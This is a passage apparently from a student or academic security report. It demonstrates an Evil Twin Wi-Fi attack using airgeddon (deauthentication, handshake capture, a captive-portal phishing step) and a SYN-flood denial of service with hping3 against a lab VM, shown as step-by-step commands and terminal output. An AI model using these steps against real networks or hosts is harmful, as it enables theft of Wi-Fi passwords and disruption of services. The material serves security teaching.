
### 3.2.2 Rogue Access Point/Evil Twin

In this attack a *Cloned/Rogue AP* passage which has all the earmarks of being authentic yet is set up to listen stealthily on remote communications. This kind of attacks are used to steal passwords from victim users, either checking their associations or by setting up a dummy website and attracting individuals there[22].

#### a) Methodology

Evil Twin Attack begins with putting the wireless interface card into monitoring mode, which then identifies the nearby Access Points based on the beacon and the proximity of these APs it also determines whether any client devices are connected to these APs.





Capturing handshake after a deauthentication attack

Then DeAuth attack takes place attempting to catch a Fourway WPA2 hand shake. The plot initiates with executing WPA2 AP with one client (here, a mobile). The goal here is to disconnect mobile client by deAuth attack and get the handshake on its try to connect back again. Reconnection is manually done by the victim user after getting deauthenticated, until the victim connects to the Rogue Access Point, it keeps sending DeAuth frames and avoiding the victim user from getting connected to the original AP, once the victim user connects to the Rogue Access Point, the victim user is then tricked to submit the password to continue using the Wi-Fi service, once the password is submitted by the user, the password is then encrypted and hashed as per the encryption being used in the captured 4-Way Handshake, it is then this encrypted received password from victim user's input is then checked against the one present in the 4-Way Handshake captured at the start. If it matches, then the Victim Users passphrase is displayed as the password, thus concludes the Evil Twin Attack, later with key at hand, the attacker can leverage this exploit to position him/her as MitM or strategical position as per the attack vector of the hacker.

## b) Steps – with screenshots

What is Airedgeddon?



Airgeddon is a multi purpose wireless hacking toolkit for wireless security audit [23].

How to install and run?

Installation

- Download repository

```
~$ git clone --depth 1 https://github.com/v1s1t0r1sh3r3/airgeddon.git
```

- Go to the newly created airgeddon directory[2].


```
~$ cd airgeddon
```

How to run?

Launch the script:

*Go to the airgeddon directory, by default airgeddon executable is set to not execute permission, so change permission to executable with chmod.[8]*

```
cd airgeddon/  
chmod +x airgeddon.sh  
sudo ./ airgeddon.sh
```



```
Applications ▾ Places ▾ Terminal ▾ Mon 22:26  
root@lonehawk: ~/Desktop/airgeddon  
File Edit View Search Terminal Help  
***** Welcome *****  
This script is only for educational purposes. Be good boyz/girlz!  
Use it only on your own networks!!  
  
Accepted bash version (5.0.2(1)-release). Minimum required version: 4.2  
Root permissions successfully detected  
Detecting resolution... Detected: 1920x1080  
Known compatible distros with this script:  
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Kali" "Kali arm" "Mint" "OpenMandriva" "Parrot" "Parrot arm" "Raspbian" "Red Hat" "SuSE" "Ubuntu" "Wifislax"  
Detecting system...  
Kali Linux  
Let's check if you have installed what script needs  
Press [Enter] key to continue...
```

Will start checking for the requisite tools


```
Essential tools: checking...
ifconfig .... Ok
iwconfig .... Ok
iw .... Ok
awk .... Ok
airmon-ng .... Ok
airodump-ng .... Ok
aircrack-ng .... Ok
xterm .... Ok
ip .... Ok

Optional tools: checking...
sslstrip .... Ok
asleap .... Ok
bettercap .... Ok
packetforge-ng .... Ok
etterlog .... Ok
hashcat .... Ok
unbuffer .... Ok
wpaclean .... Ok
john .... Ok
aireplay-ng .... Ok
bully .... Ok
ettercap .... Ok
mdk4 .... Ok
hostapd .... Ok
lighttpd .... Ok
pixiewps .... Ok
wash .... Ok
dhcpcd .... Ok
reaver .... Ok
dnsspoof .... Ok
beef-xss .... Ok
hostapd-wpe .... Ok
iptables .... Ok
crunch .... Ok

Update tools: checking...
curl .... Ok

Your distro has all necessary essential tools. Script can continue...
Press [Enter] key to continue...
```

Select the correct (wireless) interface, named **wlan0**:(2 for wlan0 interface)



```
Applications ▾ Places ▾ Terminal ▾ Mon 22:27
root@lonehawk: ~/Desktop/airgeddon

File Edit View Search Terminal Help
Interface selection *****
Select an interface to work with:
-----
1. eth0 // Chipset: Realtek Semiconductor Co., Ltd. RTL8101/2/6E
2. wlan0 // 2.4Ghz, 5Ghz // Chipset: Intel Corporation
-----
*Hint* Every time you see a text with the prefix [PoT] acronym for "Pending of Translation", means the translation has been automatically generated and is still pending of review
-----
> 2
```

```
Applications ▾ Places ▾ Terminal ▾ Mon 22:27
root@lonehawk: ~/Desktop/airgeddon

File Edit View Search Terminal Help
***** airgeddon main menu *****
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4ghz, 5ghz

Select an option from menu:
-----
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
-----
4. DoS attacks menu
5. Handshake tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
-----
11. About & Credits
12. Options and language menu

*Hint* When airgeddon requests you to enter a path to a file either to use a dictionary, a Handshake or anything else, did you know that you can drag and drop the file over the airgeddon window? In this way you
don't have to type the path manually
-----
> 7
```

Choose option 7 from menu and another menu for this attack module would appear.

```
Applications ▾ Places ▾ Terminal ▾ Mon 22:29
root@lonehawk: ~/Desktop/airgeddon

File Edit View Search Terminal Help
***** Evil Twin attacks menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz, 5Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
-----
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
   ----- (without sniffing, just AP) -----
5. Evil Twin attack just AP
   ----- (with sniffing) -----
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and sslstrip
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
   ----- (without sniffing, captive portal) -----
9. Evil Twin AP attack with captive portal (monitor mode needed)
-----

*Hint* The captive portal attack tries to one of the network clients provide us the password for the wifi network by entering it on our portal
-----
> 9

An exploration looking for targets is going to be done...
Press [Enter] key to continue...

***** Exploring for targets *****
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed

WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...

```

Choose option 9, Exploring for targets, window will pop up showing detected networks, it will take some time to get populated

```
Applications ▾ Places ▾ Terminal ▾ Mon 22:30
root@lonehawk: ~/Desktop/airgeddon

File Edit View Search Terminal Help
***** Select target *****

  N.      BSSID      CHANNEL  PWR  ENC  ESSID
-----
1)* 80:CE:B9:DE:C5:DC    6   78% WPA2  AndroidAPC27E
2) 1C:3A:DE:6E:E3:99   13  29% WPA2  CelenoInitialAP6EE399
3) A4:71:74:ED:EE:88    3   12% WPA2  eir88125969-2.4G
4) 52:EF:68:47:72:A6    8   33% WPA2  eir_WiFi
5) A4:71:74:ED:EE:89    3   12% WPA2  eir_WiFi
6) B4:30:52:DA:FF:ED    9   16% WPA2  eir_WiFi
7) 44:C3:46:49:7B:C0    1    9% WPA   (Hidden Network)
8) 36:2C:94:37:84:4E    1   15% WPA2  Horizon Wi-Free
9) 3A:43:1D:1B:82:C5   11   12% WPA2  Horizon Wi-Free
10) 3A:43:1D:94:C3:F2    6   21% WPA2  Horizon Wi-Free
11) 3A:43:1D:C2:91:89   11   12% WPA2  Horizon Wi-Free
12) 3A:43:1D:EA:37:92    6    8% WPA2  Horizon Wi-Free
13) 56:67:11:0A:E3:B8   11   44% WPA2  Horizon Wi-Free
14) AE:22:15:CA:3E:45   11   10% WPA2  Horizon Wi-Free
15) DE:53:1C:C5:1F:29    6   16% WPA2  Horizon Wi-Free
16) 24:00:BA:71:4F:42    6   13% WPA2  huawei22
17) 1C:3A:DE:6E:7F:E9   13   12% WPA2  HZN240555910
18) 38:43:7D:C2:AD:46    1   12% WPA2  sean
19) B4:30:52:DA:FF:EC    9   18% WPA2  searching...
20) C4:E9:84:CC:44:9C   11    9% WPA2  TP-LINK_449C
21) C4:E9:84:FB:44:A2    1   14% WPA2  TP-LINK_FB44A2
22) 8C:04:FF:7B:3E:A6    6   10% WPA2  UPC1380499
23) 18:A6:F7:C8:A6:B2    1   11% WPA2  UPC17-ext
24) 14:49:E0:C9:FB:98    1   17% WPA2  UPC243063581
25) BC:8C:CD:DA:F3:D8    1   14% WPA2  UPC243370720
26) 14:49:E0:C5:4F:A8    6    8% WPA2  UPC245542464
27) BC:8C:CD:AD:57:78    4   17% WPA2  UPC249521219
28) 34:2C:C4:37:84:4E    1   14% WPA2  VM0559417
29) 38:43:7D:E9:A7:55   11    5% WPA2  VM1287848
30) 38:43:7D:94:A6:DE    6    8% WPA2  VM3976142
31) 38:43:7D:EA:3B:73   11    6% WPA2  VM4031528
32)* 54:67:51:0A:E3:B8   11   43% WPA2  VM4C9E854
33) 38:43:7D:94:C3:F2    6   28% WPA2  VM5271922
34) 38:43:7D:C2:91:89   11   11% WPA2  VM8805824
35) 38:43:7D:1B:82:C5   11   11% WPA2  VMC25AE1D
36) AC:22:05:CA:3E:45   11    9% WPA2  VMCFAAA66

(*) Network with clients
-----
Select target network:
> 1
```

Select the number on which your target is displayed

## Gather the Handshake

```
Applications ▾ Places ▾ Terminal ▾ Mon 22:31
root@lonehawk: ~/Desktop/airgeddon

File Edit View Search Terminal Help
***** Evil Twin deauth *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz, 5Ghz
Selected BSSID: 80:CE:B9:DE:C5:DC
Selected channel: 6
Selected ESSID: AndroidAPC27E
Handshake file selected: None
Selected internet interface: None

Select an option from menu:
-----
0. Return to Evil Twin attacks menu
-----
1. Deauth / disassoc amok mdK4 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack
-----
*Hint* If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another additional wifi interface in monitor mode will be needed to be able to perform it
-----
> 2

If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another additional wifi interface in monitor mode will be needed to be able to perform it
Do you want to enable "DoS pursuit mode"? This will launch again the attack if target AP change its channel countering "channel hopping" [y/N]
> N
At this point there are two options to prepare the captive portal. Either having an interface with internet access, or making a fake DNS using dnsspoof
Are you going to use the interface with internet access method? If the answer is no ("n"), you'll need dnsspoof installed to continue. Both will be checked [y/N]
> N

It seems you have dnsspoof installed. Script can continue...
Press [Enter] key to continue..
```



```
Applications ▾ Places ▾ Terminal ▾ Mon 22:32
root@lonehawk: ~/Desktop/airgeddon

File Edit View Search Terminal Help
***** Evil Twin AP attack with captive portal *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4ghz, 5ghz
Selected BSSID: 80:CE:B9:DE:C5:DC
Selected channel: 6
Selected ESSID: AndroidAPC27E
Deauthentication chosen method: Aireplay
Handshake file selected: None
*****
*Hint* The unique Evil Twin attack in which it's not necessary to have an additional interface with internet access is the captive portal attack. As an alternative, you'll need another additional requirement: dn
siproof
*****
Do you want to spoof your MAC address during this attack? [y/N]
> N
This attack requires that you have previously a WPA/WPA2 network captured Handshake file
If you don't have a captured Handshake file from the target network you can get it now
*****
Do you already have a captured Handshake file? Answer yes ("y") to enter the path or answer no ("n") to capture a new one now [y/N]
> N
Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
> 60
```

```
Applications ▾ Places ▾ XTerm ▾ Mon 22:32
root@lonehawk: ~/Desktop/airgeddon


File Edit View Search Terminal Help
***** Evil Twin AP attack with captive portal *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4ghz, 5ghz
Selected BSSID: 80:CE:B9:DE:C5:DC
Selected channel: 6
Selected ESSID: AndroidAPC27E
Deauthentication chosen method: Aireplay
Handshake file selected: None
*****
*Hint* The unique Evil Twin attack in which it's not necessary to have an additional interface with internet access is the captive portal attack. As an alternative, you'll need another additional requirement: dn
siproof
*****
Do you want to spoof your MAC address during this attack? [y/N]
> N
This attack requires that you have previously a WPA/WPA2 network captured Handshake file
If you don't have a captured Handshake file from the target network you can get it now
*****
Do you already have a captured Handshake file? Answer yes ("y") to enter the path or answer no ("n") to capture a new one now [y/N]
> N
Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
> 60
Timeout set to 60 seconds
Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to reconnect
Don't close any window manually, script will do when needed. In about 60 seconds maximum you'll know if you've got the Handshake
[Enter] key to continue...
Be patient...

Capturing Handshake
Ch 6 II Elements: 12 x II 2019-04-15 22:32
BSSID PWR RQI Beacon ChSta. h/z Ch HB ENC CIPHER AUTH ESSID
80:CE:B9:DE:C5:DC -13 100 105 35 0 0 65 WPA2 CCMP PSK AndroidAPC27E
BSSID STATION PWR Rate Len Frames Probe
80:CE:B9:DE:C5:DC ChSt:5F:9A:3B:3F -23 1e-1e 0 0 AndroidAPC27E
80:CE:B9:DE:C5:DC 96:18:36:37:88:4C -45 1e-6 0 02
```


```
Applications ▾ Places ▾ Terminal ▾ Mon 22:34
root@lonehawk: ~/Desktop/airgeddon

File Edit View Search Terminal Help
***** Evil Twin AP attack with captive portal *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4ghz, 5ghz
Selected BSSID: 80:CE:B9:DE:C5:DC
Selected channel: 6
Selected ESSID: AndroidAPC27E
Deauthentication chosen method: Aireplay
Handshake file selected: None
*****
*Hint* The unique Evil Twin attack in which it's not necessary to have an additional interface with internet access is the captive portal attack. As an alternative, you'll need another additional requirement: dn
siproof
*****
Do you want to spoof your MAC address during this attack? [y/N]
> N
This attack requires that you have previously a WPA/WPA2 network captured Handshake file
If you don't have a captured Handshake file from the target network you can get it now
*****
Do you already have a captured Handshake file? Answer yes ("y") to enter the path or answer no ("n") to capture a new one now [y/N]
> N
Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
> 60
Timeout set to 60 seconds
Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to reconnect
Don't close any window manually, script will do when needed. In about 60 seconds maximum you'll know if you've got the Handshake
Press [Enter] key to continue...
Wait. Be patient...
Congratulations!!
Type the path to store the file or press [Enter] to accept the default proposal [/root/handshake-80:CE:B9:DE:C5:DC.cap]
> /root/Desktop
The directory exists but you didn't specify filename. It will be autogenerated [handshake-01.cap]
Handshake file generated successfully at [/root/Desktop/handshake-01.cap]
Press [Enter] key to continue...
It has been checked that there is a Handshake of the chosen target network while checking the selected capture file. Script can continue...
BSSID set to 80:CE:B9:DE:C5:DC
Channel set to 6
ESSID set to AndroidAPC27E
If the password for the wifi network is achieved with the captive portal, you must decide where to save it. Type the path to store the file or press [Enter] to accept the default proposal [/root/evil_twin_capti
e_password-AndroidAPC27E.txt]
> /root/Desktop[]
```

# Set Up the Phishing Page



# Capture Network Credentials



### 3.2.3 DOS Attack(Using hping3):

#### a) Methodology

Attacking a machine/website that is susceptible to DoS/DDoS attacks requires a compound strategy in order to identify and understand the vulnerabilities that are inherent in the application layer, network layer, and on data layer, and critical network features. Attack which was conducted in a controlled environment that accurately reflects the configuration and physical architecture of the final deployed machine. At a minimum, gray box testing is recommended or an gray box level attack is recommended. In this attack the attacker sends the request to victim/server in form of SYN (synchronize) packet when the victim and client receive it send ACK (acknowledgement) packet in response making a four way handshaking thus making a connection for data transfer, Once the connection is established the attacker sends a loads of packets that victim machine or server cannot hold on which result causing Denial Of Service attack.

#### b) Steps –the screenshots.


- Step -1 Getting victim IP address.

There are various ways of getting victims machine if that machine is on same network of ours we can use command called **netdiscover** or if it is on some other network we do **nslookup** the machine we choose for attacking is on the same network of ours so we use netdiscover command to get its IP address. Which was 192.168.163.130

- Step-2 Looking for Target open port.

We then look for the targets IP address open port using nmap command

Command: **nmap 192.168.163.130 -Pn -p-**



```
root@Cyborg: ~  
File Edit View Search Terminal Tabs Help  
root@Cyborg: ~ x root@Cyborg: ~  
4 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.9.5: 256 hosts scanned in 5.747 seconds (44.54 hosts/sec). 4 r  
esponded  
root@Cyborg:~# nmap -A 192.168.163.130  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-17 13:05 EDT  
root@Cyborg:~# nmap 192.168.163.130 -Pn -p-  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-17 13:06 EDT  
Nmap scan report for 192.168.163.130  
Host is up (0.0011s latency).  
Not shown: 65532 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
23/tcp    open  telnet  
2200/tcp  open  ici  
MAC Address: 00:0C:29:CB:66:A6 (VMware)  
Nmap done: 1 IP address (1 host up) scanned in 20.75 seconds  
root@Cyborg:~# hping3 -V -c 100000 -d 100 -S -p 21 --flood 192.168.163.130  
using eth0, addr: 192.168.163.152, MTU: 1500  
HPING 192.168.163.130 (eth0 192.168.163.130): S set, 40 headers + 100 data bytes  
hping in flood mode, no replies will be shown
```

- Step -3 Performing DoS attack using hping command

Attacking a victim with DoS attack using hping3 command.

Command: **hping3 -V -c 100000 -d 100 -S -p 21 --flood 192.168.163.130**



Where -V : Verbose

-c : number of packets that need to be transfer

-d : size of packets

-S : sending SYN packets


-p : port on which attack demonstrated

--flood: type of attack

192.168.163.130 : Victim IP address.

```
Nmap done: 1 IP address (1 host up) scanned in 20.75 seconds
root@Cyborg:~# hping3 -V -c 100000 -d 100 -S -p 21 --flood 192.168.163.130
using eth0, addr: 192.168.163.152, MTU: 1500
HPING 192.168.163.130 (eth0 192.168.163.130): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.163.130 hping statistic ---
461993 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@Cyborg:~# hping3 -V -c 100000 -d 100 -S -p 21 --flood 192.168.163.130
using eth0, addr: 192.168.163.152, MTU: 1500
HPING 192.168.163.130 (eth0 192.168.163.130): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.163.130 hping statistic ---
156016 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@Cyborg:~# hping3 -V -c 10000 -d 100 -S -a 192.168.1.110 192.168.163.130
using eth0, addr: 192.168.163.152, MTU: 1500
HPING 192.168.163.130 (eth0 192.168.163.130): S set, 40 headers + 100 data bytes
^C
--- 192.168.163.130 hping statistic ---
53 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

